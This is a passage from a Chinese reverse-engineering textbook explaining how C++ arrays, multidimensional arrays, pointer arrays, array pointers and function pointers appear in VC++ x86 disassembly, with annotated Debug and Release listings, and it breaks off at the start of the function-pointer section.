在以下标方式寻址时，如何才能准确定位到数组中数据所在的地址呢？由于数组内的数据是连续排列的，而且数据类型又一致，所以只需要数组首地址、数组元素的类型和下标值，就可以求出数组某下标元素的地址。假设首地址为aryAddr，数组元素的类型为type，元素个数为M，下标为n，要求数组中某下标元素的地址，其寻址公式如下：

```
type Ary[M];
```

```
&Ary[n] == (type *)((int)aryAddr + sizeof(type)*n);
```

容易理解的写法如下（注意这里是整型加法，不是地址加法）：

ary[n] 的地址 = ary 的首地址 + sizeof(type)*n

由于数组的首地址是数组中第一个元素的地址，因此下标值从 0 开始。首地址加偏移量 0 自然就得到了第一个数组元素的首地址。

下标寻址方式中的下标值可以使用三种类型来表示：整型常量、整型变量、计算结果为整型的表达式。接下来我们以数组 "int nAry[5] = {1, 2, 3, 4, 5};" 为例来具体讲解一下这三种以不同方式作为下标值的寻址。

1. 下标值为整型常量的寻址

在下标值为常量的情况下，由于类型大小为已知数，编译器可以直接计算出数据所在的地址。其寻址过程和局部变量相同，分析过程如下：

```
int nArry[5] = {1, 2, 3, 4, 5};
mov        dword ptr [ebp-14h],1          ; 数组初始化，首地址为 ebp-14h
mov        dword ptr [ebp-10h],2
mov        dword ptr [ebp-0Ch],3
mov        dword ptr [ebp-8],4
mov        dword ptr [ebp-4],5
           printf("%d \r\n", nArry[2]);
; 由于下标值为常量 2，可直接计算出地址值，其运算过程如下：
; ebp-14h + sizeof(int)*2h = ebp - 14h + 4h*2h = ebp - 14h + 8 最
; 终得到地址 ebp-0Ch
mov        eax,dword ptr [ebp-0Ch]
; printf 函数分析略
```

2. 下标值为整型变量的寻址

当下标值为变量时，编译器无法计算出对应的地址，只能先进行地址偏移计算，然后得出目标数据所在的地址。

```
; 数组各元素的地址同上
printf("%d \r\n", nArry[argc]);
; 变量 argc 类型为整型，所在地址为 ebp+8
mov[0]        ecx,dword ptr [ebp+8]; 取得下标值存入 ecx 中
; 使用 ecx 乘以数据类型的大小（4 字节长度），得到数据偏移地址
; 根据 ebp+ecx*4-14h 可以确认这是数组的下标寻址
; 根据我们给出的公式，这样写可能更容易理解：ebp-14h+ecx*4
; ebp-14h 为数组首地址，  ecx 是下标，4 是元素类型的大小
mov        edx,dword ptr [ebp+ecx*4-14h]
; printf 函数分析略
```

3. 下标值为整型表达式的寻址

当下标值为表达式时，会先计算出表达式的结果，然后将其结果作为下标值。如果表达式为常量计算，则编译过程中将会执行常量折叠，编译时提前计算出结果，其结果依然是常

量，所以最后还是以常量作为下标，藉此寻址数组内元素。以表达式 nArry[2*2] 为例，编译过程中将计算 2×2 得到 4，并将 4 作为整型常量下标值来寻址。其结果等价于 nArry[4]。

接下来我们通过下面的代码来看看表达式中使用未知变量的寻址过程。

```
; 数组中各元素的地址同上
printf("%d \r\n", nArry[argc * 2]);
; 变量 argc 的类型为整型，所在的地址为 ebp+8
mov         eax,dword ptr [ebp+8]  ; 取下标变量数据存入 eax 中
shl         eax,1                               ; 对 eax 执行左移 1 位运行等同于乘以 2
; 用 argc 乘以 2 的结果作为下标值乘以数组的类型大小 (4),
; 从而寻址到数组中元素的地址
mov                 ecx,dword ptr [ebp+eax*4-14h]
;printf 函数分析略
```

数组下标寻址使用的方案和指针寻址公式非常相似，都是利用首地址加偏移量。数组的三种下标寻址方案同样也可以应用在指针寻址中。

在 VC++ 6.0 中，不会对数组的下标进行访问检查，使用数组时很容易导致越界访问的错误。当下标值小于 0 或大于数组下标最大值时，就会访问到数组邻近定义的数据，造成越界访问，进而导致程序崩溃，或者产生更为严重的其他隐患，如代码清单 8-9 所示。

代码清单 8-9 数组下标寻址越界访问——Debug 版

```
// C++ 源码说明：利用数组越界访问，读取变量 nNumber 并显示
void main(){
          int nArray[4] = {1, 2, 3, 4};
          int nNumber = 5;
          printf("%d", nArray[-1]);
}

// C++ 源码与对应汇编代码讲解
void main(){
int nArray[4] = {1, 2, 3, 4};
004010F8   mov     dword ptr [ebp-10h],1          ; 数组初始化
004010FF   mov     dword ptr [ebp-0Ch],2
00401106   mov     dword ptr [ebp-8],3
0040110D   mov     dword ptr [ebp-4],4
70:       int nNumber = 5;
00401114   mov     dword ptr [ebp-14h],5          ; 局部变量初始化
71:       printf("%d", nArray[-1]);
0040111B   lea             eax,[ebp-10h]                    ; 获取数组首地址
0040111E   mov     ecx,dword ptr [eax-4]          ; 偏移到地址 ebp-14h 处
00401121   push    ecx
00401122   push    offset string "%d" (0042002c)
00401127   call            printf (00401170)
0040112C   add     esp,8
}
```

代码清单 8-9 中的数组寻址使用了负数作为下标值。将数组下标寻址“nArray[-1]”代入

寻址公式（见 2.5.2 节）中为

```
nArray[-1]=nArray + sizeof(int) * (-1)
          =    ebp - 10h + 4 * (-1)
          =    ebp - 10h - 4
          =    ebp - 14h
```

最终访问到地址 ebp-14h 处，这正是变量 nNumber 所在的地址。根据局部变量的定义顺序，人为将变量定义在数组之下，从而造成负数下标的越界访问。同理，变量 nNumber 定义在数组前，使用下标值 4 也将会越界访问到变量 nNumber。如图 8-8 所示。

```
int nArray[5] = {1, 2, 3, 4, 5};
int nNumer = 123;
printf("%d", nArray[-1]);
return 0;
```

```
内存 1
地址: 0x0012FF3D                                  列: 自动
0x0012FF3D  cc cc cc cc cc cc cc 7b 00 00 00 cc cc cc cc
0x0012FF4C  cc cc cc cc 01 00 00 00 02 00 00 00 03 00 00
```

监视 1

名称	值
nArray	0x0012ff50
&nArray[-1]	0x0012ff4c
&nNumer	0x0012ff44

图 8-8　VC 8.0 中使用数组下标为负数的越界访问

下标寻址方式也可以被指针寻址方式所代替，但指针寻址方式需要两次间接访问才能访问到数组内的元素，第一次是访问指针变量，第二次才能访问到数组元素，故指针寻址的执行效率不会高于下标寻址，但是在使用的过程中更加方便。

数组下标和指针的寻址如此相似，如何在反汇编代码中区分它们呢？只要抓住一点即可，那就是指针寻址需要两次以上间接访问才可以得到数据。因此，在出现了两次间接访问的反汇编代码中，如果第一次间接访问得到的值作为地址，则必然存在指针。图 8-6 就使用寄存器作为指针变量，保存全局数组的地址，从而利用保存了全局数组首地址的寄存器对该数组进行间接访问操作。

数组下标寻址的识别相对复杂，下标为常量时，由于数组的元素长度固定，sizeof(type)*n 也为常量，产生了常量折叠，编译前可直接算出偏移量，因此只需使用数组首地址作为基址加偏移即可寻址相关数据，不会出现二次寻址现象。当下标为变量或者变量表达式时，会明显体现出数组的寻址公式，且发生两次内存访问，但是和指针寻址明显不同，第一次访问的是下标，这个值一般不会作为地址使用，且代入公式计算后才得到地址。值得注意的是，在打开优化选项 O2 后，需留心各种优化方式。

8.5　多维数组

前几节讲述了一维数组的各种展示形态，而超过一维的多维数组在内存中如何存储呢？内存中数据是线性排列的。多维数组看上去像是在内存使用了多块空间来存储数据，事实是这样的吗？编译器采用了非常简单有效的手法，将多维数组通过转化重新变为一维数组。在

本节中，多维数组的讲解以二维数组为例，如二维整型数组：int nArray[2][2]，经过转换后可用一维数组表示为：int nArray[4]。它们在内存中的存储方式也相同，如图 8-9 所示。

一维数组，nArray[4] = {1, 2, 3, 4};

```
offset    0 1 2 3 4  5 6  7 8 9  A  B C  D  E  F
0012FF00 01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00
```

二维数组：nArray[2][2] = {{1, 2}, {3, 4}};

```
offset    0 1 2 3 4  5 6  7 8 9  A  B C  D  E  F
0012FF00 01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00
```

图 8-9 一维数组与二维数组内存对比

两者在内存中的排列相同，可见在内存中根本就没有多维数组。二维数组甚至多维数组的出现只是为了方便开发者计算偏移地址、寻址数组数据。

二维数组的大小计算非常简单，一维数组使用类型大小乘以下标值，得到一维数组占用内存大小。二维数组中的二维下标值为一维数组个数，因此只要将二维下标值乘以一维数组占用内存大小，即可得知二维数组的大小。

求得二维数组的大小后，它的地址偏移如何计算呢？根据之前的学习，我们知道一维数组的寻址根据“数组首地址 + 类型大小 * 下标值”。计算二维数组的地址偏移要先分析二维数组的组成部分，如整型二维数组 int nArray[2][3] 可拆分为三部分：

- 数组首地址： nArray
- 一维元素类型： int[3]，此下标值记作 j
  - 类型：int
  - 元素个数： [3]
- 一维元素个数： [2]，此下标值记作 i

此二维数组的组成可理解为两个一维整型数组的集合，而这两个一维数组又各自拥有三个整型数据。在地址偏移的计算过程中，先计算出首地址到一维数组间的偏移量，利用数组首地址加上偏移量，得到某个一维数组所在地址。以此地址作为基地址，加上一维数组中数据地址偏移，寻址到二维数组中某个数据。其寻址公式为

```
数组首地址 + sizeof(type[J]) * 二维下标值 + sizeof(type) * 一维下标值
```

二维以上数组的寻址同理。多维数组的组成可看做是一个包裹中套小包裹。如三维数组 int nArray[2][3][4]，最左侧的 int nArray[2] 为第一层包内数据，下标值 2 说明在第一层包裹中有两个二维数组 int[3][4] 小包裹。打开小包裹中的一个，里面包着一个一维数组 int [4]。再次打开其中一个包裹，里面包含一个 int 数据。依照这个拆包过程，结合公式，就可以准确定位到多维数组的数据。

将理论与实践结合，分析代码清单 8-10，进一步加强对多维数组的学习、理解。

代码清单 8-10 二维数组与一维数组对比——Debug 版

```
// C++ 源码说明：二维数组、一维数组寻址演示
void main(){
   int i = 0;
   int j = 0;
   int nArray[4] = {1, 2, 3, 4};                                    // 一维数组
   int nTwoArray[2][2] = {{1, 2},{3, 4}};                           // 二维数组
   scanf("%d %d", &i, &j);
   printf("nArray = %d\r\n", nArray[i]);
   printf("nTwoArray = %d\r\n", nTwoArray[i][j]);
}

// C++ 源码与对应汇编代码讲解
void main(){
int i = 0;
0040B878   mov        dword ptr [ebp-4],0      ; 局部变量赋值
int j = 0;
0040B87F   mov        dword ptr [ebp-8],0      ; 局部变量赋值
int nArray[4] = {1, 2, 3, 4};
0040B886   mov        dword ptr [ebp-18h],1    ; 一维数组初始化
0040B88D   mov        dword ptr [ebp-14h],2
0040B894   mov        dword ptr [ebp-10h],3
0040B89B   mov        dword ptr [ebp-0Ch],4
int nTwoArray[2][2] = {{1, 2},{3, 4}};
0040B8A2   mov        dword ptr [ebp-28h],1    ; 二维数组初始化
0040B8A9   mov        dword ptr [ebp-24h],2    ; 和一维数组没有任何区别
; 从初始化反汇编代码中无法区分一维数组与二维数组
0040B8B0   mov        dword ptr [ebp-20h],3
0040B8B7   mov        dword ptr [ebp-1Ch],4
scanf("%d %d", &i, &j);
; scanf 函数分析讲解略
printf("nArray = %d\r\n", nArray[i]);
0040B8D3   mov        edx,dword ptr [ebp-4]    ; 获取下标值 i 并将其保存到 edx 中
; 此处获取数组中数据的地址偏移，下标值 i 被保存在 edx 中，
; edx*4 等同于公式中的 sizeof(type) * 下标值
; ebp-18h 是数组 nArray 首地址，寻址到偏移地址处，取出其中数据，存入 eax 中保存
0040B8D6   mov        eax,dword ptr [ebp+edx*4-18h]
0040B8DA   push       eax                               ; 用 eax 来保存寻址到的数据
0040B8DB   push       offset string "nArray = %d\r\n" (00420028)
0040B8E0   call       printf (00401170)
0040B8E5   add        esp,8
printf("nTwoArray = %d\r\n", nTwoArray[i][j]);
0040B8E8   mov        ecx,dword ptr [ebp-4]    ; 获取下标值 i 并将其保存到 ecx 中
; 同样是计算偏移，但这里获取的不是数据，而是地址值。与一维数组 nArray 有些类似
; 同样是使用首地址加偏移，二维数组 nTwoArray 首地址为 ebp-28h
; ecx*8 为偏移，计算公式 sizeof (int[2]) * 下标值
; 得出一维数组首地址，将结果保存到 edx
0040B8EB   lea        edx,[ebp+ecx*8-28h]
0040B8EF   mov        eax,dword ptr [ebp-8]    ; 获取下标值 j 并将其保存到 eax 中
```

```
; 此处又回归到一维数组寻址，edx 为数组首地址，eax*4 为偏移计算
; sizeof(type)* 下标值
0040B8F2    mov         ecx,dword ptr [edx+eax*4]
0040B8F5    push        ecx
0040B8F6    push        offset string "nTwoArray = %d\r\n" (00420f8c)
0040B8FB    call        printf (00401170)
0040B900    add         esp,8
}
```

代码清单 8-10 演示了一维数组与二维数组的寻址方式。二维数组的寻址过程比一维数组多一步操作，先取得二维数组中某个一维数组的首地址，再利用此地址作为基址寻址到一维数组中某个数据地址处。

在代码清单 8-10 的二维数组寻址过程中，两下标值都是未知变量，若其中某一下标值为常量，则不会出现二次寻址计算。二维数组寻址转换成汇编后的代码和一维数组相似。由于下标值为常量，且类型大小可预先计算出，因此变成两常量计算，利用常量折叠可直接计算出偏移地址。修改代码清单 8-10 中的二维数组寻址，将二维下标值改为常量 1，如代码清单 8-11 所示。

代码清单 8-11 使用常量寻址二维数组——Debug 版

```
// C++ 源码说明：使用常量寻址二维数组
void main(){
   int i = 0;
   int nTwoArray[2][2] = {{1, 2},{3, 4}};          // 二维数组
   scanf("%d", &i);
   printf("nTwoArray = %d\r\n", nTwoArray[1][i]);
}

// C++ 源码与对应汇编代码讲解
void main(){
int i = 0;
0040B878   mov     dword ptr [ebp-4],0                         // 初始化下标 i
int nTwoArray[2][2] = {{1, 2},{3, 4}};                 // 数组初始化
0040B87F   mov     dword ptr [ebp-14h],1
0040B886   mov     dword ptr [ebp-10h],2
0040B88D   mov     dword ptr [ebp-0Ch],3
0040B894   mov     dword ptr [ebp-8],4
scanf("%d", &i);
; scanf 分析略
printf("nTwoArray = %d\r\n", nTwoArray[1][i]);
0040B8AC   mov     ecx,dword ptr [ebp-4]                      ; 取下标值 i
; 只使用了一次寻址，由于二维下标为 1，直接计算出基地址为
; ebp - 14h + sizeof(int[2]) = ebp - 14h + 8h = ebp - 0Ch
0040B8AF   mov     edx,dword ptr [ebp+ecx*4-0Ch]
0040B8B3   push    edx
0040B8B4   push    offset string "nTwoArray = %d\r\n" (00420f8c)
0040B8B9   call            printf (00401170)
```

```
0040B8BE  add     esp,8
}
```

代码清单 8-11 中的二维数组常量折叠优化在一维数组中也会出现，当一维数组下标值为常量时，会直接计算出偏移量。

代码清单 8-10 使用 O2 选项进行优化后，数组中的各成员不会连续初始化，而是将一维数组与二维数组同步初始化，因为它们中的数据都是 1、2、3、4，可使用公共表达式优化。使用 O2 选项重新编译代码清单 8-10，分析优化后的数组初始化过程，以及在 Release 版下数组的寻址过程，如代码清单 8-12 所示。

代码清单 8-12 一维数组、二维数组初始化及寻址优化——Release 版

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

var_28          = dword ptr    -28h          ; 局部变量标号定义，共 10 个局部变量
var_24          = dword ptr    -24h
var_20          = dword ptr    -20h
var_1C          = dword ptr    -1Ch
var_18          = dword ptr    -18h
var_14          = dword ptr    -14h
var_10          = dword ptr    -10h
var_C           = dword ptr    -0Ch
var_8           = dword ptr    -8
var_4           = dword ptr    -4
argc            = dword ptr    4
argv            = dword ptr    8
envp            = dword ptr    0Ch

sub      esp, 28h                           ; 调整栈顶，开辟局部变量栈空间
xor      eax, eax                           ; 清空 eax
mov      ecx, 3                             ; 赋值 ecx 为 3
mov      [esp+28h+var_28], eax  ; 赋值局部变量 var_28 为 0
mov      [esp+28h+var_24], eax  ; 赋值局部变量 var_24 为 0
mov      eax, 4                                   ; 赋值 eax 为 4
mov      [esp+28h+var_18], ecx  ; 赋值局部变量 var_18 为 3
mov      [esp+28h+var_14], eax  ; 赋值局部变量 var_14 为 4
mov      [esp+28h+var_4], eax   ; 赋值局部变量 var_4 为 4
mov      [esp+28h+var_8], ecx   ; 赋值局部变量 var_8 为 3
lea      eax, [esp+28h+var_24]  ; 取出变量 var_24 地址存入 eax
lea      ecx, [esp+28h+var_28]  ; 取出变量 var_28 地址存入 ecx
push     eax                                ; 将 eax 压入栈中，作为 _scanf 函数参数
mov      edx, 2                             ; 赋值 edx 为 2
push     ecx                                ; 将 ecx 压入栈中，作为 _scanf 函数参数
push     offset aDD                         ; 压入字符串 "%d %d"
mov      [esp+34h+var_20], 1    ; 赋值变量 var_20 为 1
mov      [esp+34h+var_1C], edx  ; 赋值变量 var_1C 为 2
mov      [esp+34h+var_10], 1    ; 赋值变量 var_10 为 1
```

```
mov     [esp+34h+var_C], edx  ; 赋值变量 var_C 为 2
call    _scanf                                  ; 调用 _scanf 函数
; 根据以上代码分析，得出两下标变量对应编号分别为：var_24、var_28
; 两数组首地址对应编号为：var_20、var_10

mov     edx, [esp+34h+var_28]        ; 使用 edx 保存下标变量 var_28
; var_20 为基址，edx 为下标值，乘以类型大小 4 获取数据
; 从寻址方式上看，这里是一维数组寻址，
; 其数组类型为占 4 字节内存空间的数据，将得到的数据存入 eax 中
mov     eax, [esp+edx*4+34h+var_20]
push    eax                                ; 将 eax 作为 _printf 函数参数压入栈中
push    offset Format                      ; 压入字符串 "nArray = %d\r\n"
call    _printf                            ; 调用函数 _printf
mov     ecx, [esp+3Ch+var_24]  ; 获取下标变量 var_24，存入 ecx 中
mov     edx, [esp+3Ch+var_28]  ; 获取下标变量 var_28，存入 edx 中
lea     eax, [ecx+edx*2]                   ; 计算下标值，存入 eax 中
; 一维数组寻址，使用 var_10 作为基地址，加上下标值 eax 乘以类型大小 4
mov     ecx, [esp+eax*4+3Ch+var_10]
push    ecx                          ; 将 ecx 作为 _printf 函数参数压入栈中
push    offset aNtwoarrayD           ; 压入字符串 "nTwoArray = %d\r\n"
call    _printf                      ; 调用函数 _printf
add     esp, 44h                     ; 平衡栈顶 esp
retn
_main endp
```

代码清单 8-12 中未能发现二维数组，却出现了奇特的地址下标计算“ecx+edx*2”，此计算中的 ecx 与 edx 分别保存二维数组中的两个下标值：i、j。这个计算是从何而来的呢？回顾二维数组的寻址过程如下：

1）使用数组首地址加二维数组下标 i 乘以一维数组大小，得到一维数组首地址。

2）通过 1）获取一维数组首地址后，加下标 j 乘以类型大小，得到的数据如下：

二维数组 type nArry[M][N]; 使用 i、j 作为下标寻址

nArray + i * sizeof(type [N]) + j * sizeof(type)

= nArray + i * N * sizeof(type) + j * sizeof(type)

= nArray + sizeof(type) * (i * N + j)

通过公式转换后，得到了一个新下标值“i * N + j”，即代码清单 8-12 中的“ecx+edx*2”，将二维数组的寻址过程转换为了一维数组，节省了一次寻址计算过程，提升了程序执行效率。超过二维的多维数组，最终也以代码清单 8-12 中的寻址方式出现。如三维数组“int nArray[3][3][3] = {{1, 2, 3},{4, 5,6},{7,8,9}};”，使用 x、y、z 作为三维数组的三个下标值进行寻址，其转换结果如下：

```
mov     eax, [x]                      ; 取出下标 x 值存入 eax 中
mov     ecx, [y]                      ; 取出下标 y 值存入 ecx 中
lea     edx, [ecx+eax*2]              ; 计算下标值
mov     ecx, [z]                      ; 取出下标 z 值存入 ecx 中
add     eax, edx                      ; 经过这条指令后，eax 中保存数据为 x * 3 + y
```

```
lea     edx, [ecx+eax*2]        ; 再次执行下标值计算
add     eax, edx                ; 此时eax中保存的数据为 (x *3 + y ) * 2 + z + (x * 3 + y )
mov     eax, [nArray+eax*4]     ; 转换得出下标计算值为：(x * 3 + y ) * 3 + z
```

三维数组下标值的转换过程是：先把三维数组拆分成 3 个 int[3][3] 的二维数组，然后套用二维数组下标值计算公式，得出二维数组的下标值，将其乘以 3 后得出三维数组下标值。以此类推，即可分析更多维数的数组。

根据下标值的计算可以分析出数组维数，然后根据寻址公式中的类型长度即可得出数组类型。

8.6 存放指针类型数据的数组

顾名思义，存放指针类型数据的数组就是数组中各数据元素都是由相同类型的指针组成，我们称之为指针数组，其语法为

```
组成部分1          组成部分2              组成部分3
类型名*            数组名称               [元素个数];
```

指针数组主要用于管理同种类型的指针，一般用于处理若干个字符串（如二维字符数组）的操作。使用指针数组处理多字符串数据更加方便、简洁、高效。

掌握了如何识别数组后，识别指针数组就会相对简单。既然都是数组，必然遵循数组所拥有的相关特性。但是指针数组中的数据为地址类型，需要再次进行间接访问获取数据。下面通过代码清单 8-13 来分析指针数组与普通类型数组的区别。

代码清单 8-13 指针数组的识别——Debug 版

```
// C++ 源码说明：定义指针数组、初始化
void main(){
   char * pBuff[3] = {                  // 字符串指针数组定义
          "Hello ",                          // 初始化字符串指针数组第 1 项
          "World ",                          // 初始化字符串指针数组第 2 项
          "!\r\n"                       // 初始化字符串指针数组第 3 项
   };
   for (int i = 0; i < 3; i++)    {
          printf(pBuff[i]);             // 显示输出字符串数组中各项
   }
}

// C++ 源码与对应汇编代码讲解
void main(){
char * pBuff[3] = {
"Hello ",
; 字符串数组初始化，只向数组中第 1 个成员赋值字符串首地址
004010F8   mov    dword ptr [ebp-0Ch],offset string "Hello " (00420f84)
"World ",
004010FF   mov    dword ptr [ebp-8],offset string "World " (00420f94)
```

```
"!\r\n"};
00401106   mov    dword ptr [ebp-4],offset string "!\r\n" (0042002c)
for (int i = 0; i < 3; i++) {
; for循环讲解略
printf(pBuff[i]);
00401125   mov    ecx,dword ptr [ebp-10h]                ; 取下标值
00401128   mov    edx,dword ptr [ebp+ecx*4-0Ch]          ; 一维数组寻址
0040112C   push   edx                                    ; 将字符串首地址压入栈
0040112D   call   printf (00401160)
00401132   add    esp,4
}
}
```

代码清单8-13中定义了字符串数组，该数组由3个指针变量组成，故长度为12字节。该数组所指向的字符串长度和数组本身没有关系，而二维字符数组则与之不同。代码清单8-13中的指针数组用二维数组表示如下：

```
char cArray[3][10] = {{"Hello "},{"World "},{"!\r\n"}};
```

同样存储着3个字符串，但指针数组中存储的是各字符串的首地址，而二维字符数组中存储着每个字符串中的字符数据。这是它们之间本质的不同。要对它们进行区分也非常简单，分析它们的初始化过程即可。二维字符数组的初始化如下：

```
char cArray[3][10] = {
"Hello ",
mov      eax,[string "Hello " (00420f84)]         ; 一维数组初始化过程
mov      dword ptr [ebp-30h],eax
mov      cx,word ptr [string "Hello "+4 (00420f88)]
mov      word ptr [ebp-2Ch],cx
mov      dl,byte ptr [string "Hello "+6 (00420f8a)]
mov      byte ptr [ebp-2Ah],dl
xor      eax,eax
mov      word ptr [ebp-29h],ax
mov      byte ptr [ebp-27h],al
{"World "},{"!\r\n"}};                                  // 初始化分析略
```

在二维字符数组初始化过程中，赋值的不是字符串地址，而是其中的字符数据，据此可以明显地区分它与字符指针数组。如果代码中没有初始化操作，那么就需要分析它们如何寻址数据。获取二维字符数组中的数据的过程如下：

```
printf(cArray[i]);
mov      edx,dword ptr [ebp-24h]
; 在二维字符数组cArray中，一维数组大小为10
; 用下标值乘以0Ah以偏移到下一个一维数组首地址
imul     edx,edx,0Ah
lea      eax,[ebp+edx-20h]                   ; 取一维数组地址
push     eax
call   printf (00401160)
```

```
add         esp,4
```

虽然二维字符数组和指针数组的寻址过程非常相似，但依然有一些不同。字符指针数组寻址后，得到的是数组成员内容，而二维字符数组寻址后得到的却是数组中某个一维数组的首地址。

8.7 指向数组的指针变量

什么是指向数组的指针呢？在学习一维数组时，已经有所接触。当指针变量保存的数据为数组的首地址，且将此地址解释为数组时，此指针变量被称为数组指针。指向数组元素的指针很简单，只要是指针变量，都可以用于寻址该类型的一维数组中各元素，得到数组中的数据。而指向一维数组的数组指针会有些变化，指向一维数组的数组指针的定义格式如下：

```
组成部分1              组成部分2              组成部分3
类型名                (*指针变量名称)         [一维数组大小];
```

例如，对于二维字符数组“char cArray[3][10] = {{"Hello "},{"World "},{"!\r\n"}};”，定义指向这个数组的指针为“char (*pArray)[10] = cArray;”，那么数组指针如何访问数组成员呢？见代码清单8-14。

代码清单8-14 数组指针寻址——Debug版

```
// C++ 源码说明：利用数组指针访问二维数组成员
void main(){
char cArray[3][10] = {"Hello ","World ","!\r\n"};
   char (*pArray)[10] = cArray;
   for (int i = 0; i < 3; i++){
          printf(*pArray);                 // 依次显示二维数组中各一维数组中的字符串信息
          pArray++;
   }
}

// C++ 源码与对应汇编代码讲解
void main(){
char cArray[3][10] = {"Hello ","World ","!\r\n"};
; 二维字符数组初始化略
char (*pArray)[10] = cArray;
00401119    lea     ecx,[ebp-2Ch]                    ; 取数组首地址存入 ecx 中
; 将数组首地址复制到指针变量 pArray
0040111C    mov     dword ptr [ebp-30h],ecx
for (int i = 0; i < 3; i++){
printf(*pArray);
; 取出指针 pArray 保存数据到 eax 中
00401137    mov     eax,dword ptr [ebp-30h]
0040113A    push    eax
0040113B    call    printf (00401160)
00401140            add     esp,4
```

```
pArray++;
; 取出指针pArray保存数据到ecx中
00401143          mov     ecx,dword ptr [ebp-30h]
00401146          add     ecx,0Ah                          ; 对ecx执行加等于10操作
; 重新赋值指针pArray为ecx中数据
00401149          mov     dword ptr [ebp-30h],ecx
}
}
```

代码清单 8-14 中的数组指针 pArray 保存了二维字符数组 cArray 首地址，当对 pArray 执行加等于 1 操作后，指针 pArray 中保存的地址值增加了 10 字节长。这个数值是如何计算出来的呢？根据指针加法公式：

```
指针变量 += 数值    ⇔    指针变量地址数据 += (sizeof(指针类型) * 数值)
```

代码清单 8-14 中的数组指针 pArray 类型为 char[10], 求得其大小为 10 字节。对 pArray 加 1 操作，实质是对 pArray 中保存的地址加 10。加 1 后偏移到地址为二维字符数组 cArray 中的第二个一维数组首地址，即 &(cArray[1])。

对指向二维数组的数组指针执行取内容操作后，得到的还是一个地址值，再次执行取内容操作才能寻址到二维字符数组中的单个字符数据。看上去与二级指针相似，实际上并不一样。二级指针的类型为指针类型，其偏移长度在 32 位下固定为 4 字节，而数组指针的类型为数组，其偏移长度随数组而定，两者的偏移计算不同，不可混为一谈。

二级指针可用于保存一维指针数组。如对于一维指针数组 char* p[3]，可用 char* *pp 来保存其数组首地址。通过对二级指针 pp 使用 3 次寻址即可得到数据。第 3 章已经接触过数组指针。在 利用 VC++ 6.0 生成的控制台工程中，main 函数的定义（main(int argc, char *argv[ ], char *envp[ ])）中有 3 个参数：

1）argc ：命令行参数个数，整型。

2）argv ：命令行信息，保存字符串数组首地址的指针变量，是一个指向数组的指针。

3）envp ：环境变量信息，和 argv 类型相同。

参数 argv 与 envp 就是两个指针数组。当数组作为参数时，实际上以指针方式进行数据传递。这里两个参数可转换为 char** 二级指针类型，修改为 : main(int argc, char **argv, char **envp)。

通过编译器工程选项传入 3 个命令行参数，查看数组指针 argv 的寻址过程。命令行参数的传入方式有多种，本节通过修改编译器工程选项，加入 3 个命令行参数 :“Hello”、“World”、“！”。（命令行设置：单击菜单选项 Project → Settings，设置如图 8-10 所示。）

图 8-10 设置命令行参数

在默认情况下，使用 VC 编译器生成的控制台会有一个命令行参数，这个参数信息为当前程序所在路径，因此在命令行字符串数组 argv 的第 0 项中保存着路径字符串首地址。通过如图 8-10 所示的命令行设置后，数组 argv 的第 1 项为字符串“Hello”的首地址。通过编写代码，显示命令行中的信息，并分析指针数组如何寻址。见代码清单 8-15。

代码清单 8-15 通过指针数组获取命令行参数——Debug 版

```
// C++ 源码说明：指针数组寻址访问命令行参数
void main(int argc, char **argv, char **envp ){
for (int i = 1; i < argc; i++){                    // 跳过第一个命令行参数
         printf(argv[i]);                          // 获取命令行参数信息
   }
}
// C++ 源码与对应汇编代码讲解
void main(int argc, char **argv, char **envp ){
for (int i = 1; i < argc; i++){
          ; for 循环讲解略
printf(argv[i]);
00401112  mov    edx,dword ptr [ebp-4]  ; 取下标值 i 并将其保存到 edx 中
; 对指针变量取内容，得到数组首地址
00401115  mov    eax,dword ptr [ebp+0Ch]
; 一维数组寻址，将得到的数组数据保存到 ecx 中
00401118  mov    ecx,dword ptr [eax+edx*4]
0040111B  push   ecx                                 ; 压入 ecx 作为参数
0040111C  call           printf (00401160)     ; 调用 printf 函数
00401121  add    esp,4
}
}
```

代码清单 8-15 中的字符串指针数组寻址过程和一维数组相同，都是取下标、取数组首地址。利用相对比例因子寻址方式，访问内存得到数据。需要注意的是，代码清单 8-15 中的 argv 是一个参数，它保存着字符串数组的首地址，因此需要使用“mov eax,dword ptr [ebp+0Ch]”指令对其取内容，得到数组首地址。

在使用数组指针的过程中，经常在定义数组指针中出现类型匹配错误。有没有什么方法可以根据多维数组的类型，快速匹配出对应的数组指针类型呢？可以通过指定数组下标达到这一目标，如三维数组 int nArray[2][3][4];，其数组指针的定义如下：

```
int (*pnArray)[3][4] = nArray;
```

三维数组指针变量名称为 *pnArray，替换掉原三维数组中的数组名称及三维下标 nArray[2]。数组转换数组指针的规则总结如下：

```
数组                                                        数组指针
类型    数组名称 [最高维数] [X][Y]……              类型  (*数组指针名称) [X][Y]……
```

在定义数组指针时，为什么只有最高维数可以省去？先来看看普通的指针变量寻址过程：

```
假设：整型指针变量*p中保存的地址为0x0012FF00，对其执行加等于1操作
p += 1;
p = 0x0012FF00 + sizeof(int);
p = 0x0012FF04
```

指针在地址偏移过程中需要计算出偏移量，因此需要所指向的数据类型来配合计算偏移长度。在多维数组中，可以将最高维看做是一维数组，其后数据为这个一维数组中各元素的数据类型。例如：int nArray[3][4][5] 同 int[4][5] nArray[3] 一样，可将 int[4][5] 看做是一个整体的数据类型，记作 int[4][5] * p = nArray;。由于 C++ 语法中没有此种语法格式，故无法使用，正确的语法格式为：int (*p)[4][5] = nArray;，括号的使用是为了与指针数组进行区分。

虽然指针与数组间的关系千变万化，错综复杂，但只要掌握了它们的寻址过程，就可通过偏移量获得其类型以及它们之间的关系。

8.8 函数指针

第6章介绍了函数的调用过程，通过 call 指令跳转到函数首地址处，执行函数内的指令代码。既然是地址，当然就可以使用指针变量进行存储。用于保存函数首地址的指针变量被称为函数指针。

函数指针的定义很简单，和函数的定义非常相似，由四部分组成：

```
返回值类型  （[调用约定，可选] * 函数指针变量名称）（参数信息）
```

函数指针的类型由返回值、参数信息、调用约定组成，它们决定了函数指针在函数调用过程中参数的传递、返回值信息，以及如何平衡栈顶。在没有特殊说明的情况下，调用约定与 VC 编译器中设置相同。如何区分函数调用与函数指针的调用呢？见代码清单 8-16。

代码清单 8-16 函数指针与函数——Debug 版

```
// C++源码说明：函数指针与函数对比
void __cdecl Show(){                                          // 函数定义
   printf("Show\r\n");
}
void main(){
void (__cdecl *pShow)(void) = Show;                 // 函数指针赋值
   pShow();                                         // 使用函数指针调用函数
   Show();                                                     // 直接调用函数
}

// C++源码与对应汇编代码讲解
void main(){
